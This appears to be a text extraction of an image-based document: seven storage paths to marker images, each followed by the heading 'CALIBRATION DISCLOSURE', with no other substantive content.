
CALIBRATION DISCLOSURE




CALIBRATION DISCLOSURE




CALIBRATION DISCLOSURE




CALIBRATION DISCLOSURE




CALIBRATION DISCLOSURE




CALIBRATION DISCLOSURE




CALIBRATION DISCLOSURE



